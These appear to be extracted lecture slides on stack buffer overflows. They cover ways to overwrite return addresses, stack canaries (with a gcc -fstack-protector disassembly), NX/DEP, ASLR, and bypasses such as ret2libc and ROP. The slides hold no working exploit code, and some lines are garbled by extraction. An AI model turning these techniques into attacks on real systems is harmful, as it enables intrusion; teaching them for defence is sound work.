
E.g., Call system()
to open a shell



E.g., Call system()
to open a shell




E.g., Call system()
to open a shell



Low addresses

IN THE STACK WE ONLY CALL FUN
EVEN IF NON EXES ARE GOING TO



Alternatives for overwriting

Saved EIP (direct jump)

`ret` will jump to our code
(this is what we saw so far)

Function Pointer (call another function)

`jmp` to another function

Saved EBP (frame teleportation)

`pop $ebp` will restore another frame

Practical Problem

In practice, sometime there isn't enough room in the overflowed buffer to hold shellcode + jump address + NOPs.

Practical Problem


In practice, sometime there isn't enough room in the overflowed buffer to hold shellcode + jump address + NOPs.

Solutions

- tiny shellcode + guess the address accurately
- exploit environment variable: fill the overflowed buffer with the address of the environment

Buffer Overflows Alternatives

Heap Overflows



Format Strings (next class)

Defending Against Buffer Overflows

Multilayered Approach to Defense

- Defenses at **source code** level
 - Finding and removing the vulnerabilities
- Defenses at **compiler** level
 - Making vulnerabilities non exploitable
- Defenses at **operating system** level
 - To thwart, or at very least make more difficult, attacks


Defenses at Source Code Level

- C/C++ do not cause buffer overflows
 - Programmer errors cause buffer overflows
 - Education of developers
 - System Dev. Life Cycle (SDLC)
 - Targeted testing
 - Use of source code analyzers
- Using safe(r) libraries
 - Standard Library: `strncpy`, `strncat`, etc. (with length parameter)
 - BSD version: `strlcpy`, `strlcat`, ...
- Using languages with Dynamic memory management (e.g., Java) that makes them more resilient to these issues.


Compiler Level Defenses

- Warnings at compile time (RECALL OF F.L.C.)
- Randomized reordering of stack variables
 - stopgap measure
- Embedding stack protection mechanisms at compile time
 - “Canary” mechanism
 - Verifying, during the epilogue, that the **frame has not been tampered with**
 - Usually a **canary** is inserted **between local variables and control values** (saved EIP/EBP)
 - When the function returns, the **canary is checked** and if tampering is detected the program is killed
 - This is what gcc's StackGuard does (read the paper!)

Stack protection: Canaries



Vulnerable program's
memory layout (function frame).



Memory layout of
a possible exploit.

Example: gcc -fstack-protector

```
0804844b <vuln>:
```

804844b:	55	%gs:0x14 contains the canary, initialized by the kernel with a random value when the process starts	sh %ebp
804844c:	89		v %esp, %ebp
804844e:	83 ec 18		sub \$0x18, %esp
8048451:	65 a1 14 00 00 00		mov %gs:0x14,%eax
8048457:	89 45 fc		mov %eax,-0x4(%ebp)
804845a:	31 c0		xor %eax,%eax
804845c:	8d 45 e8		lea -0x18(%ebp),%eax
804845f:	50		push %eax
8048460:	e8 ab fe ff ff		call 8048310 <gets@plt>
8048465:	83 c4 04		add \$0x4,%esp
8048468:	8b 55 fc		mov -0x4(%ebp),%edx
804846b:	65 33 15 14 00 00 00	If canary is tampered with, abort (without returning)	xor %gs:0x14,%edx
8048472:	74 05		je 8048479 <vuln+0x2e>
8048474:	e8 a7 fe ff ff		call 8048320 <__stack_chk_fail@plt>
8048479:	c9		leave
804847a:	c3		ret

Types of Canaries

- **Terminator canaries:** made with terminator characters (typically \0) which cannot be copied by string-copy functions and therefore cannot be overwritten
- **Random canaries:** random sequence of bytes, chosen when the program is run
 - -fstack-protector in GCC & /GS in VisualStudio
- **Random XOR canaries:** same as above, but canaries XORed with part of the structure that we want to protect - protects against non-overflows

OS Level Defenses

Non-executable stack (data != code)

- No stack smashing on local variables
 - Issue: some programs (e.g., JVM older versions) actually need to execute code on the stack.
- The hardware **NX bit** mechanism is used
 - Implementations: **DEP**, since Windows XP SP2; **OpenBSD W^X**; **ExecShield** in Linux
- **Bypass**: don't inject code, but point the return address to existing machine instructions (**code-reuse attacks**)
 - C library functions: "return to libc" (ret2libc)
 - Generalization: return oriented programming (ROP)

OS Level Defenses

Address Space Layout Randomization (ASLR)

- Repositioning the stack, among other things,
at each execution at random; impossible to
guess return addresses correctly
RANDOMIZES WHATEVER IS IN THE STACK
DEPENDING ON THE ANALYZED BINARY
- Active by default in Linux > 2.6.12,
randomization range 8MB
 - `/proc/sys/kernel/randomize_va_space`

Further Reading

[textbook] Chris Anley et al., "*The Shellcoder's Handbook. Discovering and Exploiting Security Holes*", 2007 (Chapters 1, 2, and 3)

<https://www.wiley.com/en-it/The+Shellcoder's+Handbook:+Discovering+and+Exploiting+Security+Holes.+2nd+Edition-p-9780470080238>

V. Van der Veen et al., "Memory Errors: The Past, the Present and the Future". RAID 2012

https://dx.doi.org/10.1007/978-3-642-33338-5_5

(short history about mitigations against memory corruption exploitation)

C. Cowan et al., "StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks", USENIX Security 1998

https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/cowan/cowan.pdf

(introduces stack canaries)

H. Shacham. "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)". CCS 2007

<https://acmccs.github.io/papers/geometry-ccs07.pdf>

(introduces the concept of return oriented programming)

“Wargame” list :P

If you want to test your hacking skills on Memory Errors
Binary


- pwnable.kr - <http://pwnable.kr/>
- OverTheWire Bandit - <http://overthewire.org/wargames/bandit/>
- OverTheWire Leviathan - <http://overthewire.org/wargames/leviathan/>

The complete (and updated) list can be found at:
<https://github.com/zardus/wargame-nexus>

Further Material + Exercises

Gentle introduction to memory errors and advanced defenses (PDFs and videos):

<http://10kstudents.eu>



VM and code samples to practice with

<https://github.com/phretor/memory-errors-lab>